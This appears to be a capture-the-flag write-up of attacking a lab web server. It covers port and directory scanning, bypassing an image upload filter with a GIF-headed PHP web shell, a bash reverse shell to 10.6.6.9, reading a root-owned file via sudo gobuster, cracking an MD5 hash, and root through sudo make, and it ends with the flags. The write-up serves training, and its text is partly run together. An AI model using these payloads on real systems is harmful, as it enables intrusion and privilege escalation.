

10.9.9.0/24 -- that has no internet accessNmap Results
# Nmap 7.94SVN scan initiated Thu Nov  7 16:02:54 2024 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.9.9.11
Nmap scan report for 10.9.9.11
Host is up (0.00038s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-title: RodGar - Subir Imagen
|_http-server-header: Apache/2.4.62 (Debian)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Nov  7 16:03:02 2024 -- 1 IP address (1 host up) scanned in 7.64 seconds
Service Enumeration
TCP/80
Walking the Application
 Björn Kimminich


Penetration Testing
What We Know So Far

.jpg, .jpeg, and .gif. We also see some JavaScript that populates the field with the file name.
accept=".jpg, .jpeg, .gif" property from the input tag, but it looks like the input is verified server side as well.My initial approach at the moment is going to be:
- Look for some way to bypass the controls of the upload form
- See if I can locate the file that's been uploaded
- If so, we may be able to gain code execution on the box
Gobuster Enumeration
Directories and Files
gobuster dir -u http://10.9.9.11 -x php,txt -w /usr/share/seclists/Discovery/Web-Content/big.txt -t 100 -o up.txt/.htaccess.php (Status: 403) [Size: 274]
/.htpasswd (Status: 403) [Size: 274]
/.htaccess (Status: 403) [Size: 274]
/.htaccess.txt (Status: 403) [Size: 274]
/.htpasswd.php (Status: 403) [Size: 274]
/.htpasswd.txt (Status: 403) [Size: 274]
/index.php (Status: 200) [Size: 4489]
/javascript (Status: 301) [Size: 311] [--> http://10.9.9.11/javascript/]
/server-status (Status: 403) [Size: 274]
/uploads (Status: 301) [Size: 308] [--> http://10.9.9.11/uploads/]
/uploads/ looks the most interesting, but we don't have access to list the contents of the directoryagobuster dir -u http://10.9.9.11/uploads/ -x php,txt,jpeg,jpg,gif -w /usr/share/seclists/Discovery/Web-Content/big.txt -t 100 -o up.txtEnumerate the /uploads/ directory
/.htpasswd.txt        (Status: 403) [Size: 964]
/.htaccess.jpeg       (Status: 403) [Size: 964]
/.htpasswd.gif        (Status: 403) [Size: 964]
/.htaccess.php        (Status: 403) [Size: 964]
/.htaccess.gif        (Status: 403) [Size: 964]
/.htaccess.txt        (Status: 403) [Size: 964]
/.htpasswd.jpg        (Status: 403) [Size: 964]
/.htaccess.jpg        (Status: 403) [Size: 964]
/.htpasswd.php        (Status: 403) [Size: 964]
/.htpasswd.jpeg       (Status: 403) [Size: 964]
/.htaccess            (Status: 403) [Size: 964]
/.htpasswd            (Status: 403) [Size: 964]
/robots.txt           (Status: 200) [Size: 1301]
/robots.txt           (Status: 200) [Size: 1301]
/uploads/robots.txt file
Analyzing the Source Code
- On lines 3 — 8, some variables are initialized if the request is a
HTTP POST- Line 3: Target Directory is the relative path
uploads/ - Line 4: Get the file name based on the given path
- Line 5: Get the file extension using the
$fileNamevariable - Line 6: Get the name of the file using the
$fileNamevariable without any extensions - Line 8: Define an array of allowed file types
- Line 3: Target Directory is the relative path
- Line 9: If the target file is in the allowed file types array
- Lines 10 — 12: Use the PHP
strtr()function to perform aROT13cipher on the letters of the filename - Lines 14 — 15: Take the
ROT13filename and the original file extension and specify the target path to move the file to - Lines 17 — 21: Try and move the file and report the success or error to the client
- Lines 10 — 12: Use the PHP
Finding My File

A maps to N in the strtr() function. N is offset by 13 from A.We know the upload function takes the original file, rotates the filename characters 13 to the right and appends the original file extension on the new name. So, if the file we uploaded is named download.jpeg, we can pretty easily calculate the new name programmatically.
echo -n 'download.jpeg' |
cut -d '.' -f 1 |
tr 'A-Za-z' 'N-ZA-Mn-za-m' |
xargs -I % echo "%.jpeg"

ROT13 name and original file extension.Exploit
Abusing the File Upload Form
Change the
sh.php to sh.php%00.jpg (and similar techniques), but the server parsed the encoding literally and saved it as part of the filename, so sh.php%00.jpg was discovered at fu.cuc%2500.jpg in the /uploads/ directoryChange the
Content-Type header in the multipart form data to something like image/jpeg when uploading PHP sourceUse
exiftool to inject PHP scripts in a .jpg file comment metadataResearch
strtolower() along with in_array(), since the strict parameter was not set on the in_array() functionDid further research on PHP image file upload bypasses and found a neat trick with
.gif files specificallyInitial Google result with suggested payload


Another good resource
curl -s https://raw.githubusercontent.com/WhiteWinterWolf/wwwolf-php-webshell/refs/heads/master/webshell.php -o pwn.php.gifDownload the PHP web shell from GitHub
echo -e "GIF89a\n$(cat pwn.php.gif)" > pwn.php.gifInsert the GIF magic bytes at the beginning of the file

ROT13 file in the /uploads/ directory.
Reverse Shell

sudo rlwrap nc -lnvp 443Start a TCP listener on your desired port
bash -c 'bash -i >& /dev/tcp/10.6.6.9/443 0>&1'Start a Bash reverse shell back to your attack box (input in the web shell)

Post-Exploit Enumeration
Operating Environment
OS & Kernel
PRETTY_NAME="Debian GNU/Linux 12 (bookworm)"
NAME="Debian GNU/Linux"
VERSION_ID="12"
VERSION="12 (bookworm)"
VERSION_CODENAME=bookworm
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"


Linux debian 6.1.0-26-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.112-1 (2024-09-30) x86_64 GNU/Linux
Current User
uid=33(www-data) gid=33(www-data) groups=33(www-data)

Matching Defaults entries for www-data on debian:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User www-data may run the following commands on debian:
    (ALL) NOPASSWD: /usr/bin/gobuster
Users and Groups
Local Users
rodgar:x:1001:1001::/home/rodgar:/bin/bash
Local Groups
rodgar:x:1001:
Network Configurations
Network Interfaces
ens18: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether bc:24:11:47:f2:1c brd ff:ff:ff:ff:ff:ff
    altname enp0s18
    inet 10.9.9.11/24 brd 10.9.9.255 scope global dynamic noprefixroute ens18
       valid_lft 3740sec preferred_lft 3740sec
    inet6 fe80::be24:11ff:fe47:f21c/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
Interesting Files
/var/www/html/uploads/clue.txt
/root/rodgarpass
Privilege Escalation
Lateral to Rodger
Privileged File Read
gobuster, but I wasn't quite sure how to pair that up with /root/rodgarpass.sudo /usr/bin/gobuster dir -u http://localhost -w /root/rodgarpass -vqThe premise here is that we'll treat /root/rodgarpass as a gobuster wordlist and verbosely print each line from the file to the console. This way, we'll be reading the contents of /root/rodgarpass line-by-line using gobuster.

Cracking The Hash
b45cffe084dd3d20d928bee85e7b0f2 looks like a MD5 hash, most likely of rodgar's password. However, there's a problem with this current hash, as a MD5 hash should be 32 characters in length, where this one is 31 characters. 
john and hashcat and found that we're missing a character (https://10015.io/tools/md5-encrypt-decrypt)
a-f and 0-9; in other words, hexadecimal. We can use the mp64 command to generate a dynamic list of possibilities to determine the final character.

# -1 : creates a custom character list
# '?dabcdef' : ?d is shorthand for 0-9 and then a-f
mp64 -1 '?dabcdef' 'b45cffe084dd3d20d928bee85e7b0f2?1' > hashes.txt
john --wordlist=~/Pentest/WordLists/rockyou.txt --format=Raw-MD5 hashes.txt
Testing the Login


b45cffe084dd3d20d928bee85e7b0f21
rodgar is literally the hash value
Becoming Root


COMMAND="$(which bash) -ip"; sudo make -s --eval=$'x:\n\t-'"$COMMAND"One liner to exploit the sudo make command
Flags
User
b45cffe084dd3d20d928bee
Root
44b3f261e197124e60217d6ffe7e71a8e0175ae0